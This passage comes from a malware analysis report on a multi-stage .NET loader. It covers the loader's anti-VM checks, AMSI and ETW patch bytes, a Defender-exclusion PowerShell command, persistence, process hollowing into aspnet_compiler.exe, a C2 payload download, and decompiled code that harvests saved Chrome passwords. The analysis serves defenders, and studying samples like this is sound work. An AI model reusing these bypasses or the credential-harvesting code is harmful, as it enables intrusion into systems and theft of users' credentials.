    15792: 'zh-Hant.microsoft.win32.taskscheduler.resources', 12896: 'costura.zh-Hant.microsoft.win32.taskscheduler.resources.dll.compressed',
    12859: 'CurrentBuild', 12852: '/c ipconfig /release', 13017: 'Lijrnnkmxw', 13012: 'SleepEx', 13036: '{0:X}', 13030: 'cuckoomon.dll', 13040: 'x',
    13046: "win32_process.handle='{0}'", 12957: 'ParentProcessId', 12973: 'cmd', 12961: 'select * from Win32_BIOS', 13134: 'Unexpected WMI query failure', 13163: 'version',
    13155: 'SerialNumber', 13180: ' ', 13170: 'VMware|VIRTUAL|A M I|Xen', 13083: 'select * from Win32_ComputerSystem', 13118: 'manufacturer', 13259: 'model',
    13261: 'Microsoft|VMWare|Virtual', 13290: 'john', 13295: 'anna', 13280: 'xxxxxxxx', 13305: 'DisplayVersion', 13192: 'cmd', 13196: 'ntdll.dll', 13210: 'NtManageHotPatch',
    13227: '/c ipconfig /renew', 13246: 'Add-MpPreference -ExclusionPath ', 12383: '; Add-MpPreference -ExclusionProcess ', 12401: ';', 12407: 'powershell', 12290: 'ntdll.dll',
    12312: '-enc ', 12306: 'runas', 12308: 'powershell', 12323: "Start-Sleep -Seconds 5; Remove-Item -Path '", 12511: "' -Force", 12500: 'kernel32.dll', 12513: 'OpenProcess',
    12541: 'kernel32.dll', 12430: 'DeleteProcThreadAttributeList', 12456: 'kernel32.dll', 12453: 'InitializeProcThreadAttributeList', 12635: 'kernel32.dll',
    12628: 'UpdateProcThreadAttribute', 12658: 'kernel32.dll', 12559: 'CreateProcessA', 12574: 'kernel32.dll', 12587: 'GetThreadContext', 12600: 'kernel32.dll',
    12597: 'GetThreadContext', 12762: 'kernel32.dll', 12759: 'ReadProcessMemory', 12773: 'kernel32.dll', 12790: 'ReadProcessMemory', 12676: 'ntdll.dll',
    12690: 'ZwUnmapViewOfSection', 12711: 'kernel32.dll', 12720: 'VirtualAllocEx', 13891: 'kernel32.dll', 13916: 'WriteProcessMemory', 13923: 'kernel32.dll',
    13948: 'SetThreadContext', 13837: 'kernel32.dll', 13854: 'SetThreadContext', 13871: 'ntdll.dll', 13861: 'NtResumeThread', 13876: 'kernel32.dll',
    14017: 'FlushInstructionCache', 14059: 'kernel32.dll', 14052: 'CloseHandle', 14064: 'kernel32.dll', 13965: 'VirtualAlloc', 13982: 'kernel32.dll',
    13995: 'VirtualProtect', 14010: 'kernel32.dll', 14007: 'VirtualProtectEx', 14148: 'kernel32.dll', 14161: 'CreateThread', 14178: 'kernel32.dll',
    14207: 'WaitForSingleObject', 14083: 'ntdll.dll', 14105: 'NtAllocateVirtualMemory', 14113: 'ntdll.dll', 14143: 'NtCreateThreadEx', 14284: 'ntdll.dll',
    14298: 'NtWriteVirtualMemory', 14319: 'psapi.dll', 14309: 'GetModuleInformation', 14222: 'kernel32.dll', 14235: 'GetModuleHandleA', 14248: 'msvcrt.dll', 14247: 'memcpy',
    14270: 'kernel32.dll', 13387: 'GetCurrentProcess', 13401: 'kernel32.dll', 13418: 'FreeLibrary', 13414: 'kernel32.dll', 13427: 'CreateFileA', 13327: 'kernel32.dll',
    13336: 'CreateFileMappingA', 13359: 'kernel32.dll', 13368: 'MapViewOfFile', 13514: 'kernel32.dll', 13511: 'DuplicateHandle', 13527: 'kernel32.dll',
    13536: 'CheckRemoteDebuggerPresent', 13455: 'kernel32.dll', 13464: 'CopyFileA', 13462: 'advapi32.dll', 13475: 'RegOpenKeyExA', 13501: 'advapi32.dll', 13646: 'RegSetValueExA',
    13657: 'advapi32.dll', 13674: 'RegCloseKey'
}
```

Figure 17. Hashtable with strings extracted from TxVgE

In the next step, the DLL loads the `protobuf-net.dll` compressed dependency managed by Costura from the `OtTqloyVhiLc` assembly. The exact same process is applied for loading the `Xbagv.Properties.Resources.resources` resource embedded in `OtTqloyVhiLc` as well, specifically its `Lijrnnkmxw` object we have already seen in Figure 14.

At this point, the execution flow of `Xbagv.dll` finally lands at the `GClass0.smethod_4` main function which we have already provided in Figure 9.
This method uses the previously loaded `Lijrnnkmxw` object to execute the following actions:

- It decrypts the object using AES256 with the Base64-encoded key `uTYQYZid+l2nqKN+MPqmesuvlxXNpLDcMrzYQKUbZ9o=` and initialization vector `O32BWryznZyPBFSPBXb0Ng==`;
- It decompresses the decrypted object stored as a GZIP-compressed buffer;
- Using the previously loaded `protobuf-net` dependency, it finally deserializes the decompressed buffer.

Since Protobuf[11] is a schema-based serialization mechanism, we managed to decode with CyberChef the original structure of the data to the following JSON schema, where we added small notes based on the observed behavior of the DLL:

```
{
    "1": {
        "1": {
            "2": {
                "1": 1,
                "2": <BLOB>,              // third stage
                "4": 1,
                "5": "aspnet_compiler",   // created process for third stage
                "6": {},
                "7": "adodampats",        // spoofed parent process for third stage
                "9": 1
            }
        },
        "2": {
            "3": {
                "1": 55,                  // SleepEx rounds
                "3": "Qjtjqw",            // mutex name
                "5": 1,
                "10": 1
            }
        },
        "3": {
            "4": {}
        }
    }
}
```

This serves as the base configuration that the DLL will rely on for its execution. It is important to note that most of the second stage features we provided in Figure 9 are optional and skipped because the current build configuration lacks many of the required fields.

[11] https://protobuf.dev/

The first function that is called is `CreateMutex.` Global named mutexes are a synchronization mechanism often used to ensure that only one instance of a program may run at a time. The logic in this sample has a 15 seconds timeout for acquiring the `Qjtjqw` mutex, and if it fails it terminates. The configuration of this sample skips the mutex logic.

Subsequently, the `AntiDebugAntiVm` function is invoked. Each of the following anti-VM checks is designed to terminate the DLL whenever one of the conditions listed below is met:

- A debugger is detected via the dynamically resolved `CheckRemoteDebuggerPresent` API;
- The process has loaded the `SbieDll.dll` or `cuckoomon.dll` libraries. Such DLLs indicate that the sample is being executed in a malware analysis sandbox;
- The CPU count is less than 3;
- The parent of the current process is `cmd.exe.` This is checked via a WMI query for `win32_process.handle=<pid>` and looking at the value of the `ParentProcessId` property;
- The BIOS vendor matches the `"VMware|VIRTUAL|A M I|Xen"` regex. This is checked via the `select * from Win32_BIOS` WMI query;
- The `manufacturer` or `model` fields of the object returned by the `select * from Win32_ComputerSystem` WMI query match the `"Microsoft|VMWare|Virtual"` regex;
- The primary monitor resolution is either `1440x900` or less than `1024x768`;
- The loader is running in a 32-bit operating system architecture;
- The name of the logged user is found among `john`, `anna` or *`xxxxxxxx`*.


Then there's the `IpconfigRelease` function. Its purpose is to invoke the Windows `ipconfig /release` command to release the system's local IP, which forces the system to request a new IP address to the local DHCP service. In this sample it is skipped as well.

The `Sleep` function introduces a delay by calling `SleepEx` a configurable amount of times to wait for 999 milliseconds each time. This pattern is used to evade sandboxes by making them time out before actually performing any malicious activity. `SleepEx` is called multiple times because certain sandboxes might try to hook this function to "speed up" the execution of samples using this technique. The configuration of this sample does not make use of this technique.

The `PatchAmsiScanBuffer` function patches the Windows Antimalware Scan Interface (AMSI)[12] API to bypass certain detection techniques. In particular, it dynamically resolves the `AmsiScanBuffer` function from `amsi.dll`. The two string names are stored obfuscated with junk characters in between. Function resolution happens dynamically by manually walking the export list of `amsi.dll`. Then it uses `VirtualProtect` with the `PAGE_EXECUTE_READWRITE` (`0x40`) protection flag to make the relevant code in `amsi.dll` writeable. Once the patch is done, it will reset it back to the default `PAGE_EXECUTE_READ` (`0x20`) flag. This is a known evasion technique which consists in patching the `AmsiScanBuffer` function to make it return the `E_INVALIDARG` value, consequently bypassing any checks performed by the AMSI API. Specifically, this sample uses the `B8 57 00 07 80 C2 18 00` byte sequence as a patch, which can be disassembled into the following two instructions:

```
mov     eax, 0x80070057     // E_INVALIDARG
ret     0x18
```

A dump of the patched memory can be seen in the following figure:



```
IntPtr moduleExportAddr = Class21.GetModuleExportAddr(Class36.CleanString(Class47.smethod_0(15260)), Class36.CleanString(Class47.smethod_0(14406)), false, true)
if (moduleExportAddr == IntPtr.Zero)
{
    throw new Exception();
}
byte[] array = Class36.DecodeBuffer();
if (array == null)
{
    throw new Exception();
}
uint num;
if (!Class3.VirtualProtect()(moduleExportAddr, array.Length, 64U, out num))
{
    throw new Exception();
}
Marshal.Copy(array, 0, moduleExportAddr, array.Length);
```

Locals

Name	Value
this	{Class36}
moduleExportAddr	0x6B0B5960
array	{byte[0x00000008]}
[0]	0xB8
[1]	0x57
[2]	0x00
[3]	0x07
[4]	0x80
[5]	0xC2
[6]	0x18
[7]	0x00
num	0x00000020

stub.exe (5104) Properties

Base address	Type	Size	Protection	Use
0x6b0b0000	Image	96 kB	WCX	C:\Windows\SysWOW64\amsi.dll
0x6b0b0000	Image: Commit	4 kB	R	C:\Windows\SysWOW64\amsi.dll
0x6b0b1000	Image: Commit	16 kB	RX	C:\Windows\SysWOW64\amsi.dll
0x6b0b5000	Image: Commit	4 kB	WCX	C:\Windows\SysWOW64\amsi.dll
0x6b0b6000	Image: Commit	40 kB	RX	C:\Windows\SysWOW64\amsi.dll
0x6b0c0000	Image: Commit	4 kB	RW	C:\Windows\SysWOW64\amsi.dll
0x6b0c1000	Image: Commit	28 kB	R	C:\Windows\SysWOW64\amsi.dll

stub.exe (5104) (0x6b0b5000 - 0x6b0b6000)

```
00000960 b8 57 00 07 80 c2 18 00 53 56 a1 00 00 0c 6b 8b .W......SV....k.
00000970 5d 10 8b 75 08 3d 00 00 0c 6b 74 1c f6 40 1c 04 ]..u.=...kt..@..
00000980 74 16 ff 75 1c ff 75 18 53 ff 75 0c 56 ff 70 14 t..u..u.S.u.V.p.
00000990 ff 70 10 e8 05 f9 ff ff 8b 45 0c 85 c0 74 5a 85 .p.......E...tZ.
000009a0 db 74 56 83 7d 1c 00 74 50 85 f6 74 4c 81 3e 41 .tV.}..tP..tL.>A
000009b0 4d 53 49 75 44 8b 56 04 85 d2 74 3d 8b 4e 08 85 MSIuD.V...t=.N..
000009c0 c9 74 36 89 45 ec 8b 45 14 89 45 f8 8b 45 18 6a .t6.E..E..E..E.j
000009d0 00 ff 75 1c 89 45 fc 8d 45 e8 89 55 f4 c7 45 e8 ..u..E..E..U..E.
000009e0 18 15 0b 6b 89 5d f0 8b 31 50 51 8b 4e 0c ff 15 ...k.]..1PQ.N...
000009f0 00 12 0c 6b ff 56 0c eb 05 b8 57 00 07 80 5e 5b ...k.V....W...^[
00000a00 c9 c2 18 00 cc cc cc cc cc cc cc cc cc cc cc cc ................
00000a10 8b ff 55 8b ec 8b 55 0c 85 d2 74 34 83 7d 18 00 ..U...U...t4.}..
00000a20 74 2e 8b ca 56 8d 71 02 66 8b 01 83 c1 02 66 85 t...V.q.f.....f.
00000a30 c0 75 f5 ff 75 18 2b ce ff 75 14 d1 f9 ff 75 10 .u..u.+..u....u.
```

Figure 18. Patching the `AmsiScanBuffer` API

[12] https://learn.microsoft.com/it-it/windows/win32/amsi/antimalware-scan-interface-portal

Similarly, `PatchEtwEventWrite` applies the same process to `EtwEventWrite` in `ntdll.dll`. In this case, the patch is just the return instruction `C2 14 00`. This disables the Event Tracing for Windows (ETW)[13] logging capabilities that rely on user-mode ETW providers. Such technique is effective in reducing the amount of telemetry EDR software can acquire from the process. In this sample this feature is not used.

The function `ReplaceNtdllKernel32` overwrites the memory views of `ntdll.dll` (and `kernel32.dll` on Windows 10) with a clean version loaded from the `SysWOW64` system folder. This is an anti-analysis technique which allows bypassing hooks that EDR software usually place in system APIs. The configuration in this sample does not use this feature.

The `RunBypass` function is used to add the loader as an exclusion of Windows Defender. It executes as Administrator a hidden PowerShell command with the Base64-encoded argument:

```
Add-MpPreference -ExclusionPath <path/to/loader>;
Add-MpPreference -ExclusionProcess <path/to/loader>;
```

repeating it every 5 seconds. This function is not called in this sample.

The `Run` function simply runs via PowerShell arbitrary commands hardcoded in the configuration. In this case, this function is not used.

The `UserPrompt` function is used to show a message box to the user with content retrieved from the configuration. This feature is not used.

[13] https://learn.microsoft.com/it-it/windows-hardware/drivers/devtest/event-tracing-for-windows--etw-

`SetPersistenceMethod` configures persistence of the malware by picking one of the following strategies:

1. Adding itself to the `HKCU\Software\Microsoft\Windows\CurrentVersion\Run` Registry key;
2. Registering a Windows task configured to be always executed automatically every 2 to 4 minutes;
3. As a fallback, it creates a VBScript launcher program in the special `Startup` folder. The script consists just in the following command:
   `CreateObject("WScript.Shell").Run """<path/to/loader>"""`
   Additionally, based on the configuration, 260 to 300 MB of random data are appended to the loader copy. This has two goals: first, it randomizes the file hash, and secondly it bloats the file size, which reduces the chances an AV software might upload it for cloud analysis.

The build of the sample we analyzed does not make use of this persistence function.

`DuplicateLoaderHandle` opens a handle to the loader executable and uses `DuplicateHandle` to insert it into the handle table of `explorer.exe`. This has anti-removal implications, since holding a handle in another process prevents deleting or modifying the original executable by keeping it in use even after the malware terminates.

`ChooseInjectionType` tries to enable the `SeDebugPrivilege` in the process token, which grants the ability to open handles to any process. This will be used for injecting the next stage into a different process.

It then checks the configuration for an embedded BLOB and if it's present, it decrypts and decompresses it. Otherwise, the function launches the Windows `ipconfig /renew` command in order to renew the system's IP address and downloads the BLOB from the configured C2 server.

At this point, based on the configuration, the DLL chooses among three strategies to run the decrypted BLOB: loading it through reflection, performing process hollowing or executing it as shellcode. The current sample is configured to perform process hollowing through the following steps:

- Firstly, the loader retrieves the path to the .NET runtime directory. This is used as the base path for the process that it is going to spawn, which in this sample is the `aspnet_compiler.exe` target;

- The configuration also includes a process name `adodampats` to be used as the spoofed parent process name. In our lab environment this process did not exist and this step was skipped;

- Then, the sample detects the current Windows version by reading the `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\CurrentBuild` Registry key. If the build number is at least `26100`, indicating Windows 11 24H2 or newer, it proceeds to patch the `NtManageHotPatch` function in `ntdll.dll` by making it always return `STATUS_NOT_SUPPORTED`. This is needed because this new behavior in Windows 11 breaks process hollowing[14].

```
mov   eax, 0xC00000BB    // STATUS_NOT_SUPPORTED
ret   0x10
```

- The BLOB gets finally injected into the hollowed `aspnet_compiler.exe` process through the typical sequence of `ZwUnmapViewOfSection`, `VirtualAllocEx`, `WriteProcessMemory`, `SetThreadContext`, and finally `NtResumeThread`.

The `RunShellcode` function is a second arbitrary code execution option that decompresses a buffer stored in the configuration to later run it as shellcode within the target `aspnet_compiler.exe` process if the executable exists on disk, otherwise within the loader's process itself. This shellcode-based feature is not used in our sample.

The final step of the loader stage is the `SelfDelete` function, if this is enabled in the configuration it will execute the

```
Start-Sleep -Seconds 5; Remove-Item -Path '<loader>' -Force
```


PowerShell command to delete the loader executable after 5 seconds, giving it the time to exit.

[14] https://hshrzd.wordpress.com/2025/01/27/process-hollowing-on-windows-11-24h2/

Third stage

The third stage consists in the decrypted BLOB that gets executed via process hollowing through the `aspnet_compiler.exe` process.

Dumping the sample after the decompression and before the execution allows us to analyze a clean copy of the binary.



```
internal static byte[] GetBlobPayload()
{
    byte[] array2;
    if (GClass0.GetClass7Obj().Class8_0.Boolean_0)
    {
        byte[] array = Class41.AesDecryptBuffer(GClass0.GetClass7Obj().Class8_0.Byte_0);
        array2 = Class42.DecompressBuffer(array);
    }
    else
    {
        Network.IpconfigRenew();
        try
        {
            ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
        }
        catch
        {
        }
        using (WebClient webClient = new WebClient())
        {
            array2 = webClient.DownloadData(Encoding.UTF8.GetString(GClass0.GetClass7Obj().Class8_0.Byte_0));
        }
    }
    return array2;
}
```


Name	Value	Type
array2	byte[0x00046A00]	byte[]
[0]	0x4D	byte
[1]	0x5A	byte
[2]	0x90	byte

Figure 19. Dumping the third-stage payload from memory

The dumped file is a .NET Framework 4.5 application named `CloudServices.exe.` This file had also been protected with .NET Reactor, which we again bypassed using the .NETReactorSlayer open-source tool.

The executable starts with a simple evasion check against the system clock. If the current date is earlier than February 28 2025, the sample terminates its execution.


Starting from the `%APPDATA%` directory (`AppData\Roaming`) the executable looks for stored login data from the default user profile of various browsers. The targeted data consists of the login URL (`origin_url`), username (`username_value`) and the encrypted password (`password_value`) extracted from the current browser's `.sqlite` database file. Depending on the browser version, the sample decrypts the password value either by directly with the Windows Data Protection API (DPAPI) or, for newer versions, by retrieving the encrypted master key from the `Local State` file and using it to decrypt the password BLOB. This decryption approach is consistent across all the Chromium-based browsers. A representative example targeting the Google Chrome browser is shown in the following figure:



```
public static void Chrome()
{
    string text = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Default\\Login Data";
    checked
    {
        try
        {
            if (File.Exists(text))
            {
                SQLiteHandler sqliteHandler = new SQLiteHandler(text);
                sqliteHandler.ReadTable("logins");
                int num = sqliteHandler.GetRowCount() - 1;
                for (int i = 0; i <= num; i++)
                {
                    string value = sqliteHandler.GetValue(i, "origin_url");
                    string value2 = sqliteHandler.GetValue(i, "username_value");
                    string text2 = sqliteHandler.GetValue(i, "password_value");
                    if (LoginDataHarvesting.IsPasswordFieldV10(text2))
                    {
                        byte[] localStateKey = LoginDataHarvesting.GetLocalStateKey(Directory.GetParent(text).Parent.FullName);
                        if (localStateKey != null)
                        {
                            text2 = LoginDataHarvesting.DecryptPassword(Encoding.Default.GetBytes(text2), localStateKey);
                        }
                    }
                    else
                    {
                        text2 = LoginDataHarvesting.UnprotectPassword(Encoding.Default.GetBytes(sqliteHandler.GetValue(i, "password_value")));
                    }
                    if ((Operators.CompareString(value2, "", false) != 0) & (Operators.CompareString(text2, "", false) != 0))
                    {
                        string text3 = string.Concat(new string[] { "\r\n===========X===========\r\nURL: ", value, "\r\nUsername: ", value2,
                          "\r\nPassword: ", text2, "\r\nApplication: Google Chrome\r\n=======================\r\n " });
                        Configuration.harvestedData += text3;
                    }
                }
            }
        }
        catch (Exception ex)
        {
        }
    }
}
```

Figure 20. Collecting Google Chrome saved login data

